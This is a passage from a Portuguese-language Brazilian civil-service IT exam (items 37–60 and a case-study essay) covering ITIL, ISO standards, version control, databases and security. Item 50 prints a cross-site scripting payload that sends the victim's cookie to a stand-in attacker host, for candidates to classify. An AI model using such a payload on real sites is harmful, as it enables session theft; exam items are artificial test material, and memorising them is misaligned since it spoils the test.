
- (A) Configuração, Gerenciamento de Mudanças e Gerenciamento de Liberação e Implementação.
- (B) Incidentes, Gerenciamento de Problemas e Gerenciamento do Nível de Serviço.
- (C) Capacidade, Relato de Serviço e Gerenciamento de Incidentes.
- (D) Disponibilidade, Gerenciamento de Fornecedores e Gerenciamento da Capacidade.
- (E) Configuração, Gerenciamento de Mudanças e Gerenciamento de Capacidade.

37. A norma ABNT NBR ISO/IEC 20000-1:2011 especifica os requisitos para o provedor de serviço planejar, estabelecer, implementar, operar, monitorar, analisar criticamente, manter e melhorar um Sistema de Gerenciamento de Serviços – SGS. Um Analista que está seguindo esta norma no processo de Gerenciamento de Problemas deve saber que informações atualizadas sobre erros conhecidos e resoluções de problemas devem ser fornecidas ao processo de Gerenciamento de

- (A) Liberação e Implementação.
- (B) Configuração.
- (C) Incidentes e Requisições de Serviço.
- (D) Mudanças.
- (E) Suporte Técnico.



38. Um Analista foi designado para participar como Integrante Técnico na Equipe de Planejamento da Contratação de uma Solução de Tecnologia da Informação e Comunicação. De acordo com a Resolução CNJ nº 182/2013, a única atividade, dentre as listadas abaixo, que NÃO está dentro de sua área de atuação é definir
- (A) o ambiente tecnológico dos treinamentos, os perfis dos instrutores e o conteúdo técnico envolvidos na solução.
- (B) os padrões de interoperabilidade e de acessibilidade, bem como a linguagem de programação e as interfaces da solução.
- (C) o projeto de implantação da solução, incluindo a sua disponibilização em ambiente de produção.
- (D) como será realizada a manutenção preventiva, corretiva, adaptativa e evolutiva da solução, aspectos que exigem a necessidade de serviços complementares.
- (E) os critérios de formação acadêmica e experiência profissional da equipe que projetará, implantará e manterá a solução, bem como as respectivas formas de comprovação.
39. Considere que uma equipe está trabalhando no desenvolvimento de um *software* com base em práticas e métricas ágeis e, em uma dada Sprint, a situação é apresentada pelo quadro abaixo.



(<http://www.devmedia.com.br/praticas-e-artefatos-comumente-utilizados-com-scrum/27911>)

Neste cenário é correto afirmar que

- (A) o gráfico *burndown* utilizado indica que as histórias serão finalizadas mais cedo do que o planejado.
- (B) há três histórias pendentes e, embora o trabalho esteja sendo feito, as tarefas em andamento comprometem três das cinco histórias planejadas, o que pode ter um impacto muito grande na iteração, se não se conseguir terminá-las.
- (C) a história mais prioritária da iteração já foi terminada, enquanto a última ainda não tem perspectiva de ficar pronta até o último dia. Neste caso, pelo menos não existe problema de prioridade.
- (D) o problema de concentração de conhecimento está reduzido pelo pareamento, evitando o acúmulo de tarefas entre os desenvolvedores. O *truck factor* aumentou de um para dois, o que representa grande vantagem.
- (E) como o time está atento para a métrica, o *tracking* das interrupções do time neste Sprint indica que as interrupções internas e externas tendem a crescer quando passam a ser marcadas.
40. As principais medidas de um teste incluem:
- I. medida da abrangência do teste que é expressa pela abrangência dos requisitos e casos de teste ou pela abrangência do código executado.
- II. medida de confiabilidade, de estabilidade e de desempenho do objetivo do teste (sistema ou aplicativo em teste), que se baseia na avaliação dos resultados do teste e na análise das solicitações de mudança (defeitos) identificadas durante o teste.

É correto afirmar que I e II correspondem, correta e respectivamente, a

- (A) Requisitos e Resultados.
- (B) Cobertura e Qualidade.
- (C) Tendência e Densidade.
- (D) Prioridade e Gravidade.
- (E) Detecção de Origem e Permanência de Defeitos.



41. Considere os seguintes comandos da linguagem Groovy para criar um *array* chamado `tribunais`:

- I. `String[] tribunais = ["TRT", "TRE", "TCU"]`
- II. `def tribunais = ["TRT", "TRE", "TCU"] as String[]`
- III. `def tribunais = (String[]) ["TRT", "TRE", "TCU"]`
- IV. `def tribunais = ["TRT", "TRE", "TCU"] .toString(new Array())`

Estão corretas as formas utilizadas APENAS em

- (A) I, II e III.
- (B) II e IV.
- (C) I e III.
- (D) II, III e IV.
- (E) I e IV.

42. Uma das formas de apresentação de um banco de dados multidimensional é através do modelo estrela. No centro de um modelo estrela encontra-se a tabela de


- (A) dimensão e, ao seu redor, as tabelas de fatos.
- (B) dimensão, cuja chave primária deve ser composta.
- (C) núcleo e, ao seu redor, as tabelas de nível.
- (D) fatos, cuja chave primária deve ser simples.
- (E) fatos e, ao seu redor, as tabelas de dimensões.

43. O Gerenciador de Versão

- (A) Git oferece um controle de versão denominado *Centralized Version Control System*, que é baseado em um servidor central, o Github.
- (B) Mercurial permite que os clientes façam cópias apenas das últimas versões dos arquivos. Assim, se um servidor falha, o último repositório pode ser copiado de volta para o servidor para restaurá-lo. Trabalha com funções, dentre as quais o *checkin* (resgate), que na prática é um *backup* diferencial de todos os dados.
- (C) Git e o Mercurial não permitem que operações do tipo *commit* sejam realizadas caso o usuário *esteja offline* ou sem acesso a uma VPN.
- (D) Git utiliza o *checksum* (valor para verificação de integridade) que é calculado antes que algo seja armazenado. O *checksum* utiliza o *hash* SHA-1, uma *string* de 40 caracteres composta de caracteres hexadecimais que é calculado a partir do conteúdo de um arquivo ou estrutura de um diretório no Git.
- (E) Mercurial sempre armazena as configurações do ambiente em um arquivo `.hgvc` na raiz da pasta de usuário, que é denominada `Mercurial.ini` em ambientes Linux e MacOS. No ambiente Windows este arquivo tem seu nome iniciando com um sinal de menos (-) e é oculto por padrão.

44. Considere que um Analista está utilizando a ferramenta Maven e precisa definir que seu projeto depende de algumas outras ferramentas. Esta definição é feita inteiramente no POM, usando a *tag* `<dependencies>`, dentro da qual cada dependência é definida. Considere o trecho de código abaixo.

```
<dependency>
```




```
</dependency>
```

Em condições ideais, para que seja definido que o projeto depende do JUnit 4.12 e que o Maven adicione a dependência do JUnit apenas no momento em que os testes forem executados, garantindo que a dependência não seja adicionada no artefato que será gerado, a caixa I deve ser corretamente preenchida com

- (A) `<groupId>junit</groupId>`
`<version>4.12</version>`
`<test>compile</test>`
- (B) `<groupId>junit</groupId>`
`<artifactId>junit 4.12</artifactId>`
`<compile>test</compile>`
- (C) `<groupId>junit</groupId>`
`<artifactId>junit</artifactId>`
`<version>4.12</version>`
`<scope>test</scope>`
- (D) `<groupId>junit</groupId>`
`<version>4.12</version>`
`<exclusion>system</exclusion>`
- (E) `<groupId>junit 4.12</groupId>`
`<artifactId>junit</artifactId>`
`<system>test</system>`
`<scope>system</scope>`



45. Considere o grupo integrado de ferramentas, mostrado na figura abaixo, que forma um sistema de modelagem de negócios de uma organização.



As aplicações geradas pela organização operam dentro do **I** e o negócio acessa este ambiente para executar as operações. Os modelos definem o negócio (contexto), regras (lógica, quais dados coletar, de onde, o que fazer) e interfaces (dentro do contexto de uso). Com uma camada de dados compatível com **II** disponível, a funcionalidade de sistemas legados estará aberta e os dados legados poderão ser integrados.

Preenchem as lacunas **I** e **II**, correta e respectivamente:

- (A) Servidor e GIT/Mercurial
- (B) *Web Service* e REST
- (C) Eclipse e Java
- (D) SOA e SOAP
- (E) BPMS e SOA

46. Desenvolvimento seguro é um requisito para construir um serviço, uma arquitetura, um *software* e um sistema que respeitem normas de segurança. Dentro de uma política de desenvolvimento seguro, a norma ABNT NBR ISO/IEC 27002:2013 recomenda

- (A) que não é necessário considerar segurança na metodologia desenvolvimento do *software*, pois a segurança será considerada na fase de programação do *software*.
- (B) que não sejam considerados requisitos de segurança na fase do projeto, mas sim na fase de implementação do *software*.
- (C) levar em consideração a segurança no controle de versões.
- (D) levar em consideração mais a habilidade técnica dos desenvolvedores, do que a capacidade de evitar, encontrar e corrigir vulnerabilidades.
- (E) que o desenvolvimento de *software* nunca seja terceirizado.

47. A norma ABNT NBR ISO/IEC 27004:2010 recomenda que se estabeleça e gerencie um Programa de Medição de Segurança da Informação – PMSI a fim de alcançar os objetivos de medição estabelecidos e adotar o modelo PDCA nas atividades de medição globais da organização. A Norma recomenda que o PMSI inclua os processos de

- (A) Definição da Estratégia de medição, Projeto da medição, Operação da Medição e Melhoria Contínua do PMSI.
- (B) Desenvolvimento de medidas e medição, Operação da medição, Relato dos resultados da análise de dados e da medição e Avaliação e melhoria do PMSI.
- (C) Planejamento da medição, Execução da medição, Avaliação do PMSI e Ajuste no PMSI.
- (D) Definição do escopo da medição, Levantamento de requisitos de medição, Execução da medição e Análise dos resultados da medição.
- (E) Planejamento da medição, Operação da medição, Verificação da Medição e Relato dos resultados para a alta gestão.



48. Considere os processos abaixo.

Processos do SGSI

- Planejar.
- Executar.
- Verificar.
- Agir.

Processos de GRSI

- Definição do contexto.
- Avaliação de riscos.
- Definição do plano de tratamento do risco.
- Aceitação do risco.
- Implementação do plano de tratamento do risco.
- Monitoramento contínuo e análise crítica de riscos.
- Manter e melhorar o processo de GRSI.

A norma ABNT NBR ISO/IEC 27005:2011 apresenta o alinhamento do processo do Sistema de Gestão da Segurança da Informação – SGSI e do processo de Gestão de Riscos de Segurança da Informação – GRSI. Segundo a Norma, o processo de GRSI denominado

- (A) "Aceitação do risco" está alinhado com o processo do SGSI "Planejar".
- (B) "Avaliação de riscos" está alinhado com o processo do SGSI "Verificar".
- (C) "Manter e melhorar o processo de GRSI" está alinhado com o processo do SGSI "Verificar".
- (D) "Implementação do plano de tratamento do risco" está alinhado com o processo do SGSI "Agir".
- (E) "Aceitação do risco" está alinhado com o processo do SGSI "Verificar".

49. Um Analista, ao consultar a documentação do Zabbix Appliance (3.0.0) para o sistema operacional Linux (Ubuntu 14.04.3), obteve as informações abaixo.

O Zabbix Appliance utiliza-se do IPTables com as seguintes regras configuradas:

- Portas abertas
 - SSH (22 TCP)
 - Zabbixagent (10050 TCP) e Zabbixtrapper (10051 TCP)
 - HTTP (80 TCP) e HTTPS (443 TCP)
 - SNMP trap (162 UDP)
- Consultas NTP liberadas (53 UDP)
- Pacotes ICMP limitados a 5 por segundo
- Qualquer situação diferente sendo bloqueada

Considerando os fundamentos de redes de computadores e as informações acima é correto afirmar:

- (A) O Zabbix é uma ferramenta de monitoramento de redes, servidores e serviços que não permite monitoramento *agentless* (sem agentes).
- (B) Como o servidor Zabbix é obrigatoriamente instalado em sistemas Unix ou Linux, não há agentes Zabbix disponíveis para ambientes Windows e OS.
- (C) O ICMP, assim como o TCP e o UDP, é um protocolo de controle também usado para a transmissão de dados, que desempenha diversas funções exclusivas para Linux como o *ping*, para verificar se uma determinada máquina está online.
- (D) No SNMP o item a ser monitorado ou gerenciado é um agente. Quem consulta (GET) ou solicita modificações (SET) é um gerente. O agente também tem a função de gerar alertas (TRAP).
- (E) Dentre as regras do IPTables para configurar o *firewall* pode-se utilizar o parâmetro "-s ALL", que se aplica simultaneamente aos três protocolos (SSH, HTTP e HTTPS), sem que seja necessário incluir uma regra separada para cada um.



50. Considere um cenário em que uma aplicação utiliza dados não confiáveis na construção do seguinte fragmento HTML sem validação ou filtro:

```
(String) page += "<input name='num_cartao_credito' type='TEXT' value='" + request.getParameter("credit_card") + "'>";
```

Considere, ainda, que um atacante modifica o parâmetro 'credit_card' em seu navegador para:

```
'><script>document.location= 'http://www.atacante.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

Isso causa o envio do ID de sessão da vítima para o *site* do atacante, permitindo que sequestre a sessão atual do usuário.

Este é um cenário de ataque do tipo

- (A) Cross-Site Scripting.
 - (B) Buffer Overflow.
 - (C) Advanced Persistent Threat.
 - (D) Script-Fake Injection.
 - (E) Session Persistent Hijacking.
-
51. Uma das atribuições do administrador de banco de dados Oracle é conceder permissões de acesso a usuários do banco de dados. Para isso pode ser utilizada, por exemplo, a instrução abaixo.

```
GRANT select ON TRT.employees TO paulo WITH .....I;
```

Esta instrução concede privilégio de `SELECT` na tabela `employees` do esquema `TRT` ao usuário `paulo`. Para este usuário poder estender seus privilégios de objeto para outros usuários, deve ser incluída na lacuna **I**

- (A) PERMISSION CASCADE
 - (B) GRANT OPTION
 - (C) GRANT PRIVILEGE
 - (D) EXTEND ROLE
 - (E) GRANT CASCADE
-
52. Ao executar a instrução `SELECT SUBSTRING('XY1234Z', 'Y*([0-9]{1,3})')`; no PostgreSQL versão 9.4 será exibido o valor
- (A) 123
 - (B) Y12
 - (C) Y
 - (D) 1234
 - (E) XY1
-

53. Ao comparar os servidores de aplicação Red Hat JBoss EAP versões 5 e 6, visando a instalação e configuração da versão 6, um Analista afirma corretamente que

- (A) no JBoss EAP 5 a arquitetura de carregamento de classe era baseado nos JBoss Modules, mas no JBoss EAP6, o carregamento de classe é hierárquico, ocultando as classes de implementação do servidor e carregando apenas as classes que o aplicativo necessita.
- (B) no JBoss EAP 5, o servidor podia ser executado em um *managed domain*, mas no JBoss EAP 6 executa como um servidor autônomo, permitindo configurar todos os grupos dos servidores de uma só vez, mantendo as configurações sincronizadas por toda a rede de servidores.
- (C) o JBoss EAP 5 usava perfis baseados na configuração de implantação, localizados no diretório `EAP_HOME/configuration/`. No JBoss EAP 6, a configuração da implantação é feita usando um arquivo e um servidor autônomo, que é configurado usando o arquivo `EAP_HOME/domain/server/domain.xml`.
- (D) no JBoss EAP 6 a fonte de dados é configurada no arquivo de configuração do servidor. Caso a instância do JBoss EAP estiver sendo executada como servidor autônomo, a fonte de dados é configurada no arquivo `standalone/configuration/standalone.xml`.
- (E) o JBoss Messaging passou a ser incluído no JBoss EAP 6, já que o JBoss EAP 5 usava o HornetQ como provedor *messaging*.



54. Considere os seguintes comandos ou trechos de comandos:

- I. `Get-NetIPAddress | Sort InterfaceIndex | FT InterfaceIndex, InterfaceAlias, IPAddress - Autosize`
- II. `#!/bin/sh`
- III. `int umInteiro = 5
String frase = ""número ${umInteiro},
e seu dobro: ${umInteiro + umInteiro}""`

Em ambientes ideais, é correto afirmar que

- (A) II indica que esse comando, no início do arquivo, irá mostrar para o *shell* que o arquivo é um *script bash* e que deve ser executado no Bash Shell.
- (B) I lista os adaptadores, seus respectivos endereços IP e interfaces configuradas com IPv4 usando comando do Microsoft Shell Script Active Directory.
- (C) III é um trecho em Groovy, em que pode-se incluir o conteúdo de uma variável ou o resultado de uma expressão dentro de uma *string* sem usar o operador + como é feito em Java.
- (D) I é um comando PowerShell que permite visualizar as configurações de rede atuais dos adaptadores.
- (E) III é um trecho a ser interpretado pelo Bash Shell, no qual apenas caracteres alfanuméricos podem ser utilizados como identificadores válidos de variáveis e as *strings* devem ser especificadas entre aspas triplas.

55. Consider these statements.

- I. OpenSSL is an open source Project that provides a robust, commercial-grade, and full-featured toolkit for the Transport Layer Security (TLS) and Secure Sockets Layer (SSL) protocols. It is also a general-purpose cryptography library.
- II. OpenLDAP stands for Open Light Directory Access Protocol. It is a lightweight protocol for accessing directory services, specifically X.500-based directory services. LDAP runs only over TCP/IP services. The LDAP information model is based on entries. An entry is a collection of commands that has a globally-unique Distinguished Name (DN). The DN is used to refer to the entry ambiguously. In LDAP, directory entries are arranged in a non hierarchical tree-like structure.
- III. The Active Directory module for Windows PowerShell consolidates a group of cmdlets. These cmdlets can be used to manage Active Directory domains, Active Directory Lightweight Directory Services (AD LDS) configuration sets, and Active Directory Database Mounting Tool instances in a single, self-contained package.

The correct statement(s) is (are)

- (A) III, only.
- (B) II and III, only.
- (C) I, II and III.
- (D) I and III, only.
- (E) I, only.


56. Para verificar a integridade de uma informação pode-se utilizar o resumo que foi gerado a partir dela por meio de algoritmos (ou funções) de *hash* como o MD5, SHA-1, SHA-256, SHA-512 etc. O SHA-256 e o SHA-512 são funções de *hash* computadas com palavras, respectivamente, de

- (A) 16 *bits* e de 32 *bits*.
- (B) 32 *bits* e de 64 *bits*.
- (C) 1024 *bits* e de 2128 *bits*.
- (D) 64 *bits* e de 128 *bits*.
- (E) 256 *bits* e de 512 *bits*.



57. Um Analista precisa escolher um Certificado de Assinatura Digital para ser utilizado na rede virtual privada da organização onde trabalha e na assinatura de documentos com verificação da integridade das informações. Optou corretamente por um certificado do tipo A2, cuja
- (A) validade máxima é de um ano, sendo a frequência de publicação da Lista de Certificados Revogados de no máximo 48 horas e o prazo máximo admitido para conclusão do processo de revogação de 72 horas.
 - (B) chave criptográfica tem no mínimo 2048 *bits* e a validade máxima do certificado é de três anos, sendo a frequência de publicação da Lista de Certificados Revogados de no máximo 12 horas.
 - (C) geração e o armazenamento das chaves criptográficas são feitos em cartão Inteligente ou Token, ambos com capacidade de geração de chaves e protegidos por senha, ou *hardware* criptográfico aprovado pela ICP-Brasil.
 - (D) geração das chaves criptográficas é feita por *software* e seu armazenamento pode ser feito em *hardware* ou repositório protegido por senha, cifrado por *software*.
 - (E) geração das chaves criptográficas é feita em *software* e as mesmas são armazenadas em Cartão Inteligente ou *Token*, ambos sem capacidade de geração de chave e protegidos por senha.

58. Considere a imagem abaixo.



No ambiente VMWare vSphere versão 5, a imagem refere-se ao vSphereStorage Appliance (VSA), que

- (A) inclui, também, a alocação inicial de uma VM, evitando-se analisar todos os *hosts* ESXi manualmente antes de criar uma nova VM no VSA *storage*, com base no espaço utilizado e na latência de I/O.
- (B) agrega os recursos de memória e CPU dos *hosts* em um *cluster*, o VSA Storage DRS, permitindo que os recursos de várias VMs concentrem-se em um Datastore vCluster, de acordo com as definições do administrador.
- (C) simplifica a implantação de novos *hosts* no ambiente. Com o VSA é possível disponibilizar os novos *hosts* ESXi e ainda existe a opção de especificar um *Host-Clustering* para ser aplicado no *host*, automatizando sua configuração.
- (D) possui um conjunto de comandos PowerCluster que permite criar imagens com atualizações e *drivers* específicos, eliminando a necessidade de um dispositivo de *boot* nos *hosts*.
- (E) permite a criação de um *datastore* NFS utilizando os discos locais de até 3 *hosts* ESXi. Oferece uma tecnologia de replicação que, mesmo no caso de queda de um dos *hosts*, não há perda de dados e nem indisponibilidade de VMs.




59. Consider the following descriptions of the OLAP operations in multidimensional data:

- The slice operation **I** one particular dimension from a given cube and provides a new sub-cube.
- Drill-down can be performed by **II** a concept hierarchy for a dimension.
- Roll-up can be performed by **III** a concept hierarchy for a dimension.
- The pivot operation is also known as rotation. It **IV** the data axes in view in order to provide an alternative presentation of data.

The correct words to fill in the gaps **I**, **II**, **III** and **IV** are, respectively,

- (A) selects, stepping down, climbing up and rotates.
- (B) select, fall down, scale up and rotate.
- (C) selects, climbing up, stepping down and rotates.
- (D) select, climbing, stepping and rotate.
- (E) select, pull up, climbing down and rotates.

60. Consider the following BPMN diagram.



According to ITIL v3 2011 edition and business modeling principles, this diagram

- (A) isn't useful to scope the process, get a basic understanding of the flow, and indicate the main steps, but it is relevant for discussing details of process improvements or even software driven support of the process.
- (B) is simple because it assumes that a solution is always found to be explained to the customer. The model lacks all details of collaboration between the involved employees, that is important to the ITIL's Incident Management process.
- (C) shows the 2nd level support agent should figure out if the customer can fix the problem on her own, but if the agent is not sure about this he must deliver the responsibility to a 3rd level agent or return to the 1st level, as recommended by ITIL.
- (D) depicts the ITIL's Release and Deployment Management process in which the account manager should try to handle that request on his own and explain the solution to the customer, then hand over the issue to a 2nd level support agent, who will hand over to upper level support, in a chain.
- (E) shows the ITIL's Service Portfolio Management process of a software manufacturer that is triggered by a customer requesting help from the account manager because of a well defined problem.



DISCURSIVA-ESTUDO DE CASO

Instruções Gerais:

Conforme Edital publicado, Capítulo 11: 11.4 Na Prova Discursiva-Estudo de Caso deverão ser rigorosamente observados os limites mínimo de 10 (dez) linhas e máximo de 20 (vinte) linhas, sob pena de perda de pontos a serem atribuídos à Prova. 11.6 Será atribuída nota ZERO à Prova Discursiva-Estudo de Caso nos seguintes casos: b) apresentar, no Caderno de Resposta Definitiva, qualquer tipo de sinal que, de alguma forma, possibilite a identificação do candidato (por exemplo: assinatura, traços, desenhos, rabiscos, etc); c) apresentar textos sob forma não articulada verbalmente (apenas com desenhos, números e palavras soltas ou em versos) ou qualquer fragmento do texto escrito fora do local apropriado; d) for escrita a lápis, em parte ou na totalidade; e) estiver em branco; f) apresentar abordagem insuficiente ou incorreta do conteúdo solicitado; g) apresentar letra ilegível e/ou incompreensível; h) fugir à modalidade de texto solicitada e/ou à questão prática proposta; i) deixar de atender aos requisitos definidos na grade correção/máscara de critérios pela Banca Examinadora. 11.8 A Prova Discursiva-Estudo de Caso terá caráter eliminatório e classificatório. A questão será avaliada na escala de 0 (zero) a 100 (cem) pontos, considerando-se habilitado o candidato que tiver obtido nota igual ou superior a 50 (cinquenta) pontos.

QUESTÃO 1

Um número de processo do TRT da 24ª Região tem o formato NNNNNNN-DV.AAAA.J.TR.OOOO (por exemplo: 0000100-65.2007.5.24.0002), onde:

- NNNNNNN identifica o processo por unidade de origem;
- DV identifica o dígito verificador;
- AAAA identifica o ano do ajuizamento da ação;
- J identifica o segmento do Poder Judiciário em que o processo foi originado;
- TR identifica o tribunal;
- OOOO identifica a unidade de origem do processo.

Em uma aplicação desenvolvida para o TRT da 24ª Região foi definido o modelo da entidade `Processo`, mostrado abaixo.



Durante a construção da tabela `Processo` em um Sistema Gerenciador de Banco de Dados relacional foi definido que:

- Os campos que não poderão aceitar valores nulos são `NNNNNNN`, `DV`, `AAAA` e `TR`.
- Na inclusão de novos registros, se não forem informados valores para os campos `J` e `TR` eles devem receber por padrão, respectivamente, os valores 5 e 24.

Após a criação da tabela `Processo`, foi desenvolvida uma aplicação Java que utiliza o padrão de projeto MVC. Nessa aplicação, foi criada uma classe JavaBean chamada `Processo`, para encapsular e abstrair a tabela `Processo` criada.

Como foi utilizado o modelo ágil XP, foram adotadas práticas (ou regras) de codificação específicas deste modelo.

Com base nas informações apresentadas responda:

- a. Qual o comando SQL para criar a tabela `Processo`?
- b. A classe `Processo` deve ser representada em que grupo (ou camada) do MVC? Justifique.
- c. Cite 4 regras indicadas pelo modelo XP para codificação de programas.

(Utilize as linhas abaixo para rascunho)

1	
2	
3	
4	
5	
6	

RASCUNHO



QUESTÃO 1

7	
8	
9	
10	
11	
12	
13	
14	
15	
16	
17	
18	
19	
20	

NÃO ESCREVA NESTE ESPAÇO